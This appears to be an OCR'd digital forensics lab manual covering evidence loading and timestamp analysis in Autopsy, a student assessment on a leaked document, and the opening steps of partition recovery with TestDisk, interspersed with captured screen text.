



Step 2: Add Evidence Source


1. Select **Add Data Source**.
2. Choose:
    - Disk Image
    - Local Disk
    - Logical Files

3. Add the provided evidence files.

Evidence Loading in Autopsy







Step 3: Analyze File Timestamps


Navigate to:


Data Sources → Files


Select files and examine:

- Created Time
- Modified Time
- Accessed Time
- Changed Time

Timestamp Analysis Window


Data Sources
blue_images.img
vol1 (Unallocated: 0-127)
vol2 (NTFS / exFAT (0x07): 128-147583)
$OrphanFiles (0)
$Extend (6)
$Unalloc (1)
blue 1 (9)
blue 2 (5)
blue 3 (4)
vol3 (Unallocated: 147584-153599)
fat_vhd.vhd
vol1 (Unallocated: 0-127)
vol2 (DOS FAT16 (0x06): 128-96383)
vol3 (Unallocated: 96384-102399)
LogicalFileSet1 (1)
AlpineQuest (1)
Views
File Types
Deleted Files
File Size
Results
Extracted Content
Keyword Hits
Single Literal Keyword Search (0)
Single Regular Expression Search (0)
Hashset Hits
E-Mail Messages
Interesting Items
Accounts
Tags
Reports
Listing
/img_blue_images.img/vol_vol2/blue 2
Table
Thumbnail
Summary
Name
S
C
Modified Time
Change Time
Access Time
[current folder]
2015-04-14 09:45:00 EDT
2015-04-15 10:49:08 EDT
2015-04-14 09:45:00 EDT
[parent folder]
2015-04-15 10:59:08 EDT
2015-04-15 10:59:08 EDT
2015-04-15 10:59:08 EDT
blueImage3.bmp
2015-04-14 09:44:23 EDT
2015-04-14 09:45:00 EDT
2015-04-14 09:44:23 EDT
blueImage3.jpg
2015-04-14 09:44:08 EDT
2015-04-15 10:49:08 EDT
2015-04-14 09:44:07 EDT
blueImage3.png
2015-04-14 09:44:16 EDT
2015-04-15 10:49:11 EDT
2015-04-14 09:44:16 EDT
Hex
Text
Application
File Metadata
Context
Results
Annotations
Other Occurrences
MFT Modified: 2015-04-14 09:44:08.088101800 (EDT)
Accessed: 2015-04-14 09:44:07.962089200 (EDT)
$FILE_NAME Attribute Values:
Flags: Archive
Name: blueImage3.jpg
Parent MFT Entry: 43 Sequence: 1
Allocated Size: 36864 Actual Size: 36400
Created: 2015-04-14 09:44:07.962089200 (EDT)
File Modified: 2015-04-14 09:44:08.088101800 (EDT)
MFT Modified: 2015-04-14 09:44:08.088101800 (EDT)
Accessed: 2015-04-14 09:44:07.962089200 (EDT)
$OBJECT_ID Attribute Values:
Object Id: 02aeef30-e36e-11e4-80fa-d4bed92c6a6e
Attributes:
Type: $STANDARD_INFORMATION (16-0) Name: N/A Resident size: 72
Type: $FILE_NAME (48-6) Name: N/A Resident size: 90
Type: $FILE_NAME (48-5) Name: N/A Resident size: 94
Type: $OBJECT_ID (64-7) Name: N/A Resident size: 16
Type: $DATA (128-4) Name: N/A Non-Resident size: 36400 init_size: 36400
Starting address: 6047, length: 2
Starting address: 6053, length: 7


c80-sysinternals-autopsy - Autopsy 4.20.0
Case View Tools Window Help
Add Data Source
Images/Videos
Communications
Geolocation
Timeline
Discovery
Generate Report
Close Case
Keyword Lists
Keyword Search
Data Sources
SysInternals.E01_1 Host
SysInternals.E01
$OrphanFiles (1096)
$Extend (9)
$Recycle.Bin (5)
$Unalloc (15)
BGinfo (7)
Boot (50)
Config.Msi (4)
Documents and Settings
EFSTMPWP (5)
PerfLogs (2)
Program Files (20)
Program Files (x86) (16)
ProgramData (20)
Recovery (3)
System Volume Informat
Users (8)
All Users (2)
Default (28)
Default User (2)
IEUser (35)
Public (11)
AccountPictures
Desktop (3)
Documents (6)
Downloads (4)
Libraries (4)
Listing
/img_SysInternals.E01/Users/Public/Downloads
4 Results
Table
Thumbnail
Summary
Save Table as CSV
Name
S
C
O
Modified Time
Change Time
Access Time
Created Time
Size
Flags(Dir)
Flags(Meta)
SysInternals.exe
2022-11-15 21:18:51 GMT
2022-11-15 21:19:00 GMT
2022-11-15 21:19:00 GMT
2022-11-15 21:18:51 GMT
57344
Unallocated
Unallocate
[current folder]
2022-11-15 21:20:58 GMT
2022-11-15 21:20:58 GMT
2023-03-30 05:30:39 GMT
2018-09-15 07:33:50 GMT
152
Allocated
Allocated
[parent folder]
2019-03-19 13:00:12 GMT
2019-03-19 13:00:12 GMT
2023-03-30 05:30:39 GMT
2018-09-15 07:33:50 GMT
56
Allocated
Allocated
desktop.ini
2
2018-09-15 07:31:35 GMT
2019-03-19 21:52:53 GMT
2022-11-15 21:20:05 GMT
2018-09-15 07:31:35 GMT
174
Allocated
Allocated
Hex
Text
Application
File Metadata
OS Account
Data Artifacts
Analysis Results
Context
Annotations
Other Occurrences
Result: 1 of 1
Result
Operating System Information
Type
Value
Source(s)
Name
MSEDGEWIN10
Recent Activity
Program Name
Windows 10 Enterprise Evaluation
Recent Activity
Processor Architect
AMD64
Recent Activity
Temporary Files Dir
%SystemRoot%\TEMP
Recent Activity
Path
C:\Windows
Recent Activity
Product ID
00329-20000-00001-AA236
Recent Activity
Organization
Microsoft
Recent Activity
Source File Path
/img_SysInternals.E01
Analyzing files from SysInternals.E01
(3 more...)



Student Assesment:

Scenario:

Confidential document was allegedly copied and modified before being leaked outside the organization.

Tasks Identify the document.

Determine:

Creation Time

Last Modification Time

Last Access Time

Compare metadata from ExifTool and Autopsy.

Construct a timeline of events.

Experiment :3

Deleted Partition Recovery and Analysis using TestDisk or FTK Imager

Objective

- Recover deleted or lost disk partitions.
- Analyze the recovered partition and its contents.
- Understand the process of partition recovery in digital forensics.


Tools Required


- TestDisk
- FTK Imager
- Windows/Linux System
- Disk Image or Physical Drive containing a deleted partition

Method 1: Recovery using TestDisk

Step 1: Launch TestDisk


Open TestDisk with Administrator privileges and create a new log file.







Step 2: Select the Disk

Choose the physical disk that contains the deleted partition and press **Enter**.




X:\Users\Default\Downloads\testdisk-7.1-WIP.win\testdisk-7.1-WIP\testdisk_win.exe
TestDisk 7.1-WIP, Data Recovery Utility, October 2017
Christophe GRENIER <grenier@cgsecurity.org>
http://www.cgsecurity.org
TestDisk is free software, and
comes with ABSOLUTELY NO WARRANTY.
Select a media (use Arrow keys, then press Enter):
Disk /dev/sda - 500 GB / 465 GiB - WDC WD5000LPLX-08ZNTT0
Disk /dev/sdc - 31 GB / 28 GiB - ADATA USB Flash Drive
>Drive D: - 252 GB / 235 GiB - LENSE10256GMSP34MEAT2MA
Drive X: - 3162 KB / 3088 KiB - Microsoft Corporation RamDisk
>[Proceed] [Quit]
Note: Disk capacity must be correctly detected for a successful recovery.
If a disk listed above has an incorrect size, check HD jumper settings and BIOS
detection, and install the latest OS patches and disk drivers.


root@sidious-black: ~
root@sidious-black: ~ 80x24
TestDisk 7.0, Data Recovery Utility, April 2015
Christophe GRENIER <grenier@cgsecurity.org>
http://www.cgsecurity.org
TestDisk is free software, and
comes with ABSOLUTELY NO WARRANTY.
Select a media (use Arrow keys, then press Enter):
>Disk /dev/sda - 500 GB / 465 GiB - HGST HTS545050A7E680
Disk /dev/sdb - 2199 GB / 2047 GiB - Mass Storage Device
>[Proceed] [Quit]
Note: Disk capacity must be correctly detected for a successful recovery.
If a disk listed above has incorrect size, check HD jumper settings, BIOS
detection, and install the latest OS patches and disk drivers.

